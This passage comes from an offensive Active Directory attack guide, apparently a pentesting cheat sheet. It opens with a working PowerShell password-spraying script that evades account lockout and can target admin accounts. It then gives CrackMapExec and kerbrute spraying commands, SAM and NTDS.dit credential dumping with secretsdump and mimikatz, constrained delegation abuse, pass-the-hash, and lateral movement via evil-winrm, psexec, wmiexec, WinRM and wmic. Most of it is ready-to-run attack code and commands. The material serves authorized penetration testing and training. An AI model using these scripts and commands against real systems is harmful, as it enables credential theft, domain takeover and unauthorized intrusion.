[Parameter(Mandatory = $true, ParameterSetName = 'ByFile',HelpMessage="Supply a path to a password input file to test multiple passwords for each targeted user account.")]
[String]
$File = '',
[Parameter(Mandatory = $true, ParameterSetName = 'ByPass',HelpMessage="Specify a single or multiple passwords to test for each targeted user account. Eg. -Pass 'Password1,Password2'")]
[AllowEmptyString()]
[String]
$Pass = '',
[Parameter(Mandatory = $false,HelpMessage="Warning: will also target privileged user accounts (admincount=1.)")]
[Switch]
$Admins = $false
)
# Method to determine if input is numeric or not
Function isNumeric ($x) {
$x2 = 0
$isNum = [System.Int32]::TryParse($x, [ref]$x2)
Return $isNum
}
# Method to get the lockout threshold - does not take FGPP into acocunt
Function Get-threshold
{
$data = net accounts
$threshold = $data[5].Split(":")[1].Trim()
If (isNumeric($threshold) )
{
Write-Verbose "threshold is a number = $threshold"
$threshold = [Int]$threshold
}
Else
{
Write-Verbose "Threshold is probably 'Never', setting max to 1000..."
$threshold = [Int]1000
}
Return $threshold
}
# Method to get the lockout observation window - does not tage FGPP into account
Function Get-Duration
{
$data = net accounts
$duration = [Int]$data[7].Split(":")[1].Trim()
Write-Verbose "Lockout duration is = $duration"
Return $duration
}
# Method to retrieve the user objects from the PDC
Function Get-UserObjects
{
# Get domain info for current domain
Try {$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()}
Catch {Write-Verbose "No domain found, will quit..." ; Exit}
# Get the DC with the PDC emulator role
$PDC = ($domainObj.PdcRoleOwner).Name
# Build the search string from which the users should be found
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
# Create a DirectorySearcher to poll the DC
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
# Select properties to load, to speed things up a bit
$Searcher.PropertiesToLoad.Add("samaccountname") > $Null
$Searcher.PropertiesToLoad.Add("badpwdcount") > $Null
$Searcher.PropertiesToLoad.Add("badpasswordtime") > $Null
# Search only for enabled users that are not locked out - avoid admins unless $admins = $true
If ($Admins) {$Searcher.filter="(&(samAccountType=805306368)(!(lockoutTime>=1))(!(userAccountControl:1.2.840.113556.1.4.803:=2)))"}
Else {$Searcher.filter="(&(samAccountType=805306368)(!(admincount=1))(!(lockoutTime>=1))(!(userAccountControl:1.2.840.113556.1.4.803:=2)))"}
$Searcher.PageSize = 1000
# Find & return targeted user accounts
$userObjs = $Searcher.FindAll()
Return $userObjs
}
# Method to perform auth test with specific username and password
Function Perform-Authenticate
{
Param
([String]$username,[String]$password)
# Get current domain with ADSI
$CurrentDomain = "LDAP://"+([ADSI]"").DistinguishedName
# Try to authenticate
Write-Verbose "Trying to authenticate as user '$username' with password '$password'"
$dom = New-Object System.DirectoryServices.DirectoryEntry($CurrentDomain, $username, $password)
$res = $dom.Name
# Return true/false
If ($res -eq $null) {Return $false}
Else {Return $true}
}
# Validate and parse user supplied url to CSV file of passwords
Function Parse-Url
{
Param ([String]$url)
# Download password file from URL
$data = (New-Object System.Net.WebClient).DownloadString($url)
$data = $data.Split([environment]::NewLine)
# Parse passwords file and return results
If ($data -eq $null -or $data -eq "") {Return $null}
$passwords = $data.Split(",").Trim()
Return $passwords
}
# Validate and parse user supplied CSV file of passwords
Function Parse-File
{
Param ([String]$file)
If (Test-Path $file)
{
$data = Get-Content $file
If ($data -eq $null -or $data -eq "") {Return $null}
$passwords = $data.Split(",").Trim()
Return $passwords
}
Else {Return $null}
}
# Main function to perform the actual brute force attack
Function BruteForce
{
Param ([Int]$duration,[Int]$threshold,[String[]]$passwords)
#Setup variables
$userObj = Get-UserObjects
Write-Verbose "Found $(($userObj).count) active & unlocked users..."
If ($passwords.Length -gt $threshold)
{
$time = ($passwords.Length - $threshold) * $duration
Write-Host "Total run time is expected to be around $([Math]::Floor($time / 60)) hours and $([Math]::Floor($time % 60)) minutes."
}
[Boolean[]]$done = @()
[Boolean[]]$usersCracked = @()
[Int[]]$numTry = @()
$results = @()
#Initialize arrays
For ($i = 0; $i -lt $userObj.Length; $i += 1)
{
$done += $false
$usersCracked += $false
$numTry += 0
}
# Main while loop which does the actual brute force.
Write-Host "Performing brute force - press [q] to stop the process and print results..." -BackgroundColor Yellow -ForegroundColor Black
:Main While ($true)
{
# Get user accounts
$userObj = Get-UserObjects
# Iterate over every user in AD
For ($i = 0; $i -lt $userObj.Length; $i += 1)
{
# Allow for manual stop of the while loop, while retaining the gathered results
If ($Host.UI.RawUI.KeyAvailable -and ("q" -eq $Host.UI.RawUI.ReadKey("IncludeKeyUp,NoEcho").Character))
{
Write-Host "Stopping bruteforce now...." -Background DarkRed
Break Main
}
If ($usersCracked[$i] -eq $false)
{
If ($done[$i] -eq $false)
{
# Put object values into variables
$samaccountnname = $userObj[$i].Properties.samaccountname
$badpwdcount = $userObj[$i].Properties.badpwdcount[0]
$badpwdtime = $userObj[$i].Properties.badpasswordtime[0]
# Not yet reached lockout tries
If ($badpwdcount -lt ($threshold - 1))
{
# Try the auth with current password
$auth = Perform-Authenticate $samaccountnname $passwords[$numTry[$i]]
If ($auth -eq $true)
{
Write-Host "Guessed password for user: '$samaccountnname' = '$($passwords[$numTry[$i]])'" -BackgroundColor DarkGreen
$results += $samaccountnname
$results += $passwords[$numTry[$i]]
$usersCracked[$i] = $true
$done[$i] = $true
}
# Auth try did not work, go to next password in list
Else
{
$numTry[$i] += 1
If ($numTry[$i] -eq $passwords.Length) {$done[$i] = $true}
}
}
# One more tries would result in lockout, unless timer has expired, let's see...
Else
{
$now = Get-Date
If ($badpwdtime)
{
$then = [DateTime]::FromFileTime($badpwdtime)
$timediff = ($now - $then).TotalMinutes
If ($timediff -gt $duration)
{
# Since observation window time has passed, another auth try may be performed
$auth = Perform-Authenticate $samaccountnname $passwords[$numTry[$i]]
If ($auth -eq $true)
{
Write-Host "Guessed password for user: '$samaccountnname' = '$($passwords[$numTry[$i]])'" -BackgroundColor DarkGreen
$results += $samaccountnname
$results += $passwords[$numTry[$i]]
$usersCracked[$i] = $true
$done[$i] = $true
}
Else
{
$numTry[$i] += 1
If($numTry[$i] -eq $passwords.Length) {$done[$i] = $true}
}
} # Time-diff if
}
Else
{
# Verbose-log if $badpwdtime in null. Possible "Cannot index into a null array" error.
Write-Verbose "- no badpwdtime exception '$samaccountnname':'$badpwdcount':'$badpwdtime'"
# Try the auth with current password
$auth = Perform-Authenticate $samaccountnname $passwords[$numTry[$i]]
If ($auth -eq $true)
{
Write-Host "Guessed password for user: '$samaccountnname' = '$($passwords[$numTry[$i]])'" -BackgroundColor DarkGreen
$results += $samaccountnname
$results += $passwords[$numTry[$i]]
$usersCracked[$i] = $true
$done[$i] = $true
}
Else
{
$numTry[$i] += 1
If($numTry[$i] -eq $passwords.Length) {$done[$i] = $true}
}
} # Badpwdtime-check if
} # Badwpdcount-check if
} # Done-check if
} # User-cracked if
} # User loop
# Check if the bruteforce is done so the while loop can be terminated
$amount = 0
For ($j = 0; $j -lt $done.Length; $j += 1)
{
If ($done[$j] -eq $true) {$amount += 1}
}
If ($amount -eq $done.Length) {Break}
# Take a nap for a second
Start-Sleep -m 1000
} # Main While loop
If ($results.Length -gt 0)
{
Write-Host "Users guessed are:"
For($i = 0; $i -lt $results.Length; $i += 2) {Write-Host " '$($results[$i])' with password: '$($results[$i + 1])'"}
}
Else {Write-Host "No passwords were guessed."}
}
$passwords = $null
If ($Url -ne '')
{
$passwords = Parse-Url $Url
}
ElseIf($File -ne '')
{
$passwords = Parse-File $File
}
Else
{
$passwords = $Pass.Split(",").Trim()
}
If($passwords -eq $null)
{
Write-Host "Error in password input, please try again."
Exit
}
# Get password policy info
$duration = Get-Duration
$threshold = Get-threshold
If ($Admins) {Write-Host "WARNING: also targeting admin accounts." -BackgroundColor DarkRed}
# Call the main function and start the brute force
BruteForce $duration $threshold $passwords3.9.2. Authenticating using DirectoryEntry
To authenticate against Active Directory using a specific username and password, you can utilize the System.DirectoryServices namespace in PowerShell. Below is an example of how to set this up:
# Fetch the current domain object
$domainContext = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
# Identify the Primary Domain Controller (PDC) of the domain
$primaryDC = ($domainContext.PdcRoleOwner).Name
# Construct the LDAP path for directory access
$ldapPath = "LDAP://"
$ldapPath += $primaryDC + "/"
# Build the Distinguished Name (DN) for the domain structure
$domainDN = "DC=$($domainContext.Name.Replace('.', ',DC='))"
$ldapPath += $domainDN
# Authenticate to the directory service with specific credentials
$directoryEntry = New-Object System.DirectoryServices.DirectoryEntry($ldapPath, "[userName]", "[password]")3.9.3 Using CrackMapExec
3.9.3.1 Basic Commands
Basic Check for User Authentication:
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com] --continue-on-success
or
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com] --password-spray
or
crackmapexec smb [ip/domain] -u [userName] -p '[password]' -d [domain.com]Using Kerberos for Authentication:
crackmapexec smb [ip/domain] -u [userName] -p '[password]' -d [domain.com] --kerberosDomain and SMB Signing Check: checks for SMB signing requirements along with user authentication.
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com] --signingContinue on Error: using the
--continue-on-errorflag will allow the command to run even if some accounts fail.
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com] --continue-on-error3.9.3.2 Additional Commands
Attempting to Enumerate Shares on the Target: you can enumerate shared folders on the target machine while testing user credentials.
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com] --sharesTesting for SMBv1: to check if the target supports SMBv1.
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com] --smbv1Getting Session Information: you can obtain active sessions on the target machine.
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com] --sessionsDumping SAM Hashes: if you have admin rights, you can attempt to dump the SAM database:
crackmapexec smb [ip/domain] -u Administrator -p '[AdminPassword]!' -d [domain.com] --samRunning Commands Remotely:
crackmapexec smb [ip/domain] -u [userName] -p '[password]!' -d [domain.com] --exec-command "[command]"3.9.3.3 Possible Services to Test
SMB (Server Message Block) - Port 445
crackmapexec smb [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]RDP (Remote Desktop Protocol) - Port 3389
crackmapexec rdp [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]WinRM (Windows Remote Management) - Port 5985/5986
crackmapexec winrm [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]HTTP/HTTPS (Web Services) - Ports 80/443
crackmapexec http [ip/domain] -u [userName] -p '[password]'FTP (File Transfer Protocol) - Port 21
crackmapexec ftp [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]Telnet - Port 23
crackmapexec telnet [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]SMTP (Simple Mail Transfer Protocol) - Port 25
crackmapexec smtp [ip/domain] -u [users_file].txt -p '[password]'DNS (Domain Name System) - Port 53
crackmapexec dns [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]LDAP (Lightweight Directory Access Protocol) - Ports 389/636
crackmapexec ldap [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]NetBIOS - Ports 137-139
crackmapexec netbios [ip/domain] -u [users_file].txt -p '[password]' -d [domain.com]MySQL - Port 3306
crackmapexec mysql [ip/domain] -u [users_file].txt -p '[password]'PostgreSQL - Port 5432
crackmapexec postgres [ip/domain] -u [users_file].txt -p '[password]'MS SQL Server - Port 1433
crackmapexec mssql [ip/domain] -u [users_file].txt -p '[password]'Oracle Database - Port 1521
crackmapexec oracle [ip/domain] -u [users_file].txt -p '[password]'Redis - Port 6379
crackmapexec redis [ip/domain] -u [users_file].txt -p '[password]'Docker Remote API - Port 2375
crackmapexec docker [ip/domain] -u [users_file].txt -p '[password]'SNMP (Simple Network Management Protocol) - Port 161
crackmapexec snmp [ip/domain] -u [users_file].txt -p '[password]'NTP (Network Time Protocol) - Port 123
crackmapexec ntp [ip/domain]3.9.4 Using kerbrute
# The executable can be found in the kerbrute GitHub (link in Section 18.3.2.2).
.\kerbrute_windows_amd64.exe passwordspray -d [domain.com] .\[usernames_file].txt "[password]"3.10 Shadow Copies
Shadow Copies, also known as Volume Shadow Copy Service (VSS), is a Windows feature that creates backup copies or snapshots of computer files or volumes, even when they are in use. Attackers can exploit Shadow Copies to retrieve sensitive information, including previous versions of files and credentials.
How It Works:
Creation of Shadow Copies: Shadow Copies are created automatically or can be manually initiated. They allow for data recovery and backup without disrupting active processes.
Accessing Shadow Copies: The shadow copies can be accessed through the file system, often found in a hidden directory. This feature can be used to recover deleted files or view past versions of files.
Steps to Attack Shadow Copies:
Create a Shadow Copy of the Entire Disk: this action requires local administrator privileges.
# -p X: this indicates which disk we wanto to copy, usually is C.
vshadow.exe -nw -p C:Copy the NTDS Database to the Specified Destination Copying the NTDS Database to the
C:Drive: to back up the NTDS database from the shadow copy, use the following command.
# Replace X with the shadow copy number, found in the previous command
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit C:\desired\backup\path\ntds.dit.bak
# Example
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:\ntds.dit.bakSave the System Registry to the Specified Destination:
reg.exe save hklm\system C:\backup_path\system.bak
# Example
C:\> reg.exe save hklm\system c:\system.bakDownload the Files to the Kali: use strategies from Section 17.
Extract the Data from the NTDS Database using Kali: this command retrieves user credentials and hash values from the NTDS database backup, enabling further security assessments.
impacket-secretsdump -ntds [ntds_file] -system [system_file] LOCAL
# Example
impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL(Optional): use Mimikatz to extract the credentials if it is not possible to bring the files to the Kali.
mimikatz # lsadump::ntds /ntds:"[ntds_file]" /system:"[system_file]"Steps to Access Shadow Copies:
List Shadow Copies: use the following command to view existing shadow copies on a system.
vssadmin list shadowsAccess a Shadow Copy:
Find the shadow copy you want to access and note its shadow copy ID.
Mount the shadow copy using the following command:
# Replace X with the shadow copy number.
mklink /d C:\ShadowCopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyXExplore the Mounted Shadow Copy: navigate to the new folder (
C:\ShadowCopy) to explore and extract files.
dir C:\ShadowCopyRecover Sensitive Data: look for sensitive files, such as password files, documents, or configuration files that may contain credentials or sensitive information.
3.11 Constrained Delegation Attack
Constrained Delegation allows specific accounts to impersonate other users and access resources on their behalf, but only for certain services. Attackers can exploit misconfigured constrained delegation to escalate privileges or access sensitive data.
How It Works:
Understanding Delegation: When a service account is set up with constrained delegation, it can request service tickets to access other resources using the identity of the user who authenticated to it.
Exploitation: If an attacker can obtain the service account’s credentials or exploit a misconfiguration, they can impersonate users and access services that the account is permitted to use.
Steps to Exploit a Constrained Delegation Attack:
Identify Delegated Accounts: use the following command to identify accounts with delegated permissions.
Get-ADComputer -Filter {ServicePrincipalName -like "*"} -Property ServicePrincipalName | Select-Object Name,ServicePrincipalNameCheck Constrained Delegation Settings: use the PowerShell command to check for delegated permissions.
Get-ADUser -Identity <ServiceAccount> -Properties msDS-AllowedToDelegateToPerform Kerberos Ticket Granting: if you have the service account credentials, use them to request service tickets.
kinit <ServiceAccount>Access Resources as a Delegated User: once you have the ticket, access the resources using the identity of the impersonated user.
4. ↔️ Active Directory Lateral Movement
4.1 Techniques and Preparation
PowerShell Execution Policy Bypass:
powershell -ExecutionPolicy Bypass -File [script].ps1Having valid credentials: in this case we can use any tools from either Windows or Kali to connect to the system from an internal server, keep in mind the other possibilities of impersonations using Silver and Golden Tickets, they are very important and are in the Section 3, as well as password spraying with
crackmapexecfrom the Section 6.2 and accessing the Shadow Copies (Section 3.10).Pass-the-Ticket: we use a Kerberos ticket to impersonate users, this is done using Silver or Golden Tickets, for that check the Sections 3.3(Silver Ticket) and 3.4 (Golden Ticket).
Overpass-the-Hash: uses an NTLM hash to request a Kerberos ticket (TGT), allowing attacks like pass-the-ticket.
mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<NTLM_hash> /run:powershell
# You can then execute commands in the PowerShell session as if you were logged in as the other user, for example here we are moving to another system as the other user and running a shell:
.\PsExec.exe \\<target_system> cmd4.2 From Kali
4.2.1 Evil-WinRM
Password:
evil-winrm -u <username> -p <password> -i <target_ip>NTLM Hash:
# Use -S option to ignore SSL validation for insecure systems.
evil-winrm -i <target_ip> -u <username> -H <LM_hash>:<NTLM_hash>
# or
evil-winrm -i <target_ip> -u <username> -H 00000000000000000000000000000000:<NTLM_hash>4.2.2 PsExec
Password:
impacket-psexec <username>:<password>@<target_ip>NTLM Hash:
impacket-psexec <username>@<target_ip> -hashes <LM_hash>:<NTLM_hash>
# or
impacket-psexec <username>@<target_ip> -hashes 00000000000000000000000000000000:<NTLM_hash>4.2.3 VMIExec
Password:
impacket-wmiexec <username>:<password>@<target_ip>NTLM Hash:
impacket-wmiexec -hashes <LM_hash>:<NTLM_hash> <username>@<target_ip>
# or
impacket-wmiexec -hashes 00000000000000000000000000000000:<NTLM_hash> <username>@<target_ip>4.3 From Windows
4.3.1 DCOM (Distributed Component Object Model)
This technique uses PowerShell's built-in capabilities to execute commands on remote systems via DCOM.
Verify if DCOM is enabled on the target machine.
Get-ItemProperty -Path "HKLM:\Software\Microsoft\OLE" -Name "DCOMServer"Use the
Invoke-Commandto Execute Commands via DCOM
$targetIP = "<target_ip>" # Replace with the actual target IP
$username = "<username>" # Replace with the actual username
$password = "<password>" # Replace with the actual password
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force
$credential = New-Object System.Management.Automation.PSCredential($username, $secureString)
Invoke-Command -ComputerName $targetIP -Credential $credential -ScriptBlock { ipconfig }(Optional) We can also try to use DCOM via
vmiexec
wmiexec.py <domain>/<username>:<password>@<target_ip>
# or
wmiexec.py <domain>/<username>@<target_ip> -hashes <LM_hash>:<NTLM_hash>4.3.2 PsExec
Tool for executing processes on remote systems, particularly useful for obtaining interactive shells.
psexec.exe \\<target_ip> -u <username> -p <password> cmd4.3.3 WinRM
Service that allows remote management of Windows systems through the WS-Management protocol; this is how to establish a remote session:
$username = '<username>';
$password = '<password>';
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
New-PSSession -ComputerName <target_ip> -Credential $credential;4.3.4 WinRS
Command-line tool that allows you to run commands on remote systems.
winrs -r:<target_ip> -u:<username> -p:<password> "<command>"4.3.5 WMIC
Command-line tool to perform Windows Management Instrumentation (WMI) operations, including executing commands remotely.
wmic /node:<target_ip> /user:<username> /password:<password> process call create "<command>"Last updated
Was this helpful?